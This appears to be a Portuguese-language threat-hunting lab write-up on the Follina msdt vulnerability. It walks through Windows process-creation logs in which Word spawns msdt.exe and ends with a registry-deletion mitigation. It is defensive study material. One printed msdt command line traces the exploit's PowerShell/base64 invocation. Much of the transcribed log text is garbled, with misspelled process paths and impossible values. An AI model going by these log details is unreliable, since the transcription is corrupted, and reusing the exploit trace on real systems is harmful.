7/28/2022 12:31...	5843	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
7/28/2022 12:35...	5893	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
7/28/2022 12:35...	5895	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
7/28/2022 12:30...	5822	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
7/28/2022 12:35...	5898	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
7/28/2022 12:30...	5808	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S
17/28/2023 12:30...	5873	4688	Undefined	Security	Microsoft-Windows-Security...	A new process has been created. Creator Subject: Security ID: S-1-5-18Account Name: WIN-3L3820F505A Account Domain: WORKGROUP Logon ID: 0x3E7 Target Subject: Security ID: S-1-0-0Account Name: Administrator Account Domain: WIN-3LJ		Process Creati...	Audit S

A new process has been created.

Creator Subject:

Security ID: S-1-5-18

Account Name: WIN-3L3820F505A

Account Domain: WORKGROUP

Logon ID: 0x3E7

Target Subject:

Security ID: S-1-0-0

Account Name: Administrator

Account Domain: WIN-3L3820F505A

Logon ID: 0x382E9

Process Information:

New Process ID: 0xe24

New Process Name: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE

Token Elevation Type: %N1936

Mandatory Label: S-1-16-12288

Creator Process ID: 0x368

Creator Process Name: C:\Windows\System32\svchost.exe

Process Command Line: "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" -Embedding

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

Threat hunting

A máquina Windows que usamos para estudar a exploração da vulnerabilidade foi pré-configurada para ter o registro habilitado para:

- Criação de processo de auditoria
- Auditoria de processos em linha de comando, e
- Registro de bloco de script

Dica: Esses mecanismos de auditoria **não estão configurados por padrão** e, como tal, é imperativo que eles sejam ativados em seus próprios ambientes para ajudar na detecção de comportamento suspeito e para ajudar a manter dados valiosos disponíveis para examinadores forenses.

Para esta tarefa, usaremos o **Visualizador de Log de Eventos do Windows** da **Nirsoft** para verificar as criações de processo que identificamos anteriormente. Em seguida, procuraremos detalhes dentro dessas criações de processo que possamos usar para procurar pistas em outros logs de eventos para explicar melhor o que aconteceu nos bastidores.

Ao abrir o **FullEventLogView** e navegar até **Exibir > Usar filtro rápido**. Uma barra de pesquisa deve aparecer acima dos logs que nos permitirá fazer pesquisas rápidas. Como queremos verificar os detalhes de nossas criações de processo, podemos clicar no menu suspenso mais à esquerda e escolher “Encontrar ID do Evento” (espaço/vírgula...), em seguida, digitar 4688 na barra de pesquisa.

A tela deve ser preenchida com eventos de criação de processo e aqui podemos notar imediatamente que há muitos deles, apesar de ter interagido minimamente com a máquina.

O primeiro artefato que verificaremos é o **winword.exe** - entendendo o fluxo de eventos a partir desse processo, teremos uma ideia de como um processo de escritório em geral se comportará no contexto de uma exploração de **msdt**.

Localizando por **winword**, a primeira entrada que observamos é aquela em que **WINWORD.EXE** é o novo processo sendo criado, identificado pelo detalhe: “Novo Nome do Processo”. Este processo marca a abertura do arquivo **folina.docx**, através do detalhe: “Linha de Comando do Processo”.

FullEventLogView

File Edit View Options Help

Quick Filter: 4688

Find Event ID (space,comma) Search all columns Show only items match Case Sensitive

Event Time	Record ID	Event	Opcode	Task	Keywor
7/28/2022 12:30...	5811				
7/28/2022 12:28...	5799				
7/28/2022 12:28...	5740				
7/28/2022 12:29...	5796				
7/28/2022 12:31...	5833				
7/28/2022 12:31...	5841				
7/28/2022 12:28...	5743				
7/28/2022 12:30...	5873				
7/28/2022 12:28...	5744				
7/28/2022 12:28...	5745				
7/28/2022 12:31...	5832				
7/28/2022 12:31...	5853				
7/28/2022 12:28...	5746				
7/28/2022 12:29...	5799				
7/28/2022 12:29...	5760				
7/28/2022 12:31...	5843				
7/28/2022 12:35...	5893				
7/28/2022 12:35...	5895				
7/28/2022 12:30...	5822				
7/28/2022 12:35...	5898				
7/28/2022 12:30...	5808				
7/28/2022 12:30...	5813				

A new process has been created.

Creator Subject: Security ID: S-1-5-18 Account Name: WIN-3L3820F505A5 WORKGROUP Logon ID: 0x3E7

Target Subject: Security ID: S-1-0-0 Account Name: Administrator Account Domain: WIN-3L3820F505A5 Logon ID: 0x3E29

Process Information: New Process ID: 0xe24 New Process Name: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE Token Elevation Type: 0x1936 Mandatory Label: S-1-16-12288 Creator Process ID: 0x368 Creator Process Name: C:\Windows\System32\svchost.exe Process Command Line: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE -Embedding

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

```

Creator Subject:
Security ID:          S-1-5-21-2936880785-3464050833-968612378-500
Account Name:         Administrator
Account Domain:       WIN-3L3820F050A
Logon ID:             0x382E9

Target Subject:
Security ID:          S-1-0-0
Account Name:         -
Account Domain:       -
Logon ID:             0x0

```

```
Process Information:
New Process ID: 0x11ac
New Process Name: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type: %%%1936
Mandatory Label: S-1-16-12288
Creator Process ID: 0xc6c
Creator Process Name: C:\Windows\explorer.exe
Process Command Line: "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
```

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

```

Creator Subject:
Security ID: S-1-5-21-2936880785-3464050833-968612378-500
Account Name: Administrator
Account Domain: WCN-3-3820F505A
Logon ID: 0x382E9

Target Subject:
Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0

```

```
Process Information:
New Process ID: 0x568
New Process Name: C:\Windows\System32\msdt.exe
Token Elevation Type: 9801936
Mandatory Label: S-1-16-12288
Creator Process ID: 0x1ac
Creator Process Name: C:\Program Files\Microsoft Office\root\Office6\WINHROD.EXE
Process Command Line: "C:\Windows\System32\msdt.exe" ms-mustadit /id PCMDiagnostic /
([System.Convert]::[char]358"[char]58":"FromBase64String('[char]34:'[char]58'[char]34:')")
```

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

Uma vez que vimos cmdlets do PowerShell, faria sentido filtrar eventos do PowerShell para verificar essa pista mais a fundo. Como há muitos IDs de eventos exclusivos que registram eventos do PowerShell, podemos filtrar por provedor.

Ao chegar em um evento específico do powershell (invoke-expression), seguir o rastro deste texto do Scriptblock; Explorar os eventos imediatos que seguem este texto do Scriptblock mostrará a execução passo a passo do calc na perspectiva do PowerShell.

```
C:\Users\Administrator\Desktop>reg query HKEY_CLASSES_ROOT\ms-msdt

HKEY_CLASSES_ROOT\ms-msdt
(Default) REG_SZ URL:ms-msdt
EditFlags REG_DWORD 0x200000
URL Protocol REG_SZ

HKEY_CLASSES_ROOT\ms-msdt\shell

C:\Users\Administrator\Desktop>reg export HKEY_CLASSES_ROOT\ms-msdt ms-msdt_backup
The operation completed successfully.

C:\Users\Administrator\Desktop>reg delete HKEY_CLASSES_ROOT\ms-msdt /f
The operation completed successfully.

C:\Users\Administrator\Desktop>reg query HKEY_CLASSES_ROOT\ms-msdt
ERROR: The system was unable to find the specified registry key or value.

C:\Users\Administrator\Desktop>
```

Desabilite o Protocolo MSDT URL

Antes da introdução do patch, as equipes de segurança pressionaram os administradores de TI de suas organizações para desativar imediatamente o Protocolo de URL MSDT. Ao desativar o Protocolo de URL MSDT, os solucionadores de problemas não serão iniciados como links e, portanto, o ms-msdt não poderá ser chamado pelo Office.

Para desativar o protocolo, primeiro execute um prompt de comando como administrador e execute os códigos ao lado <-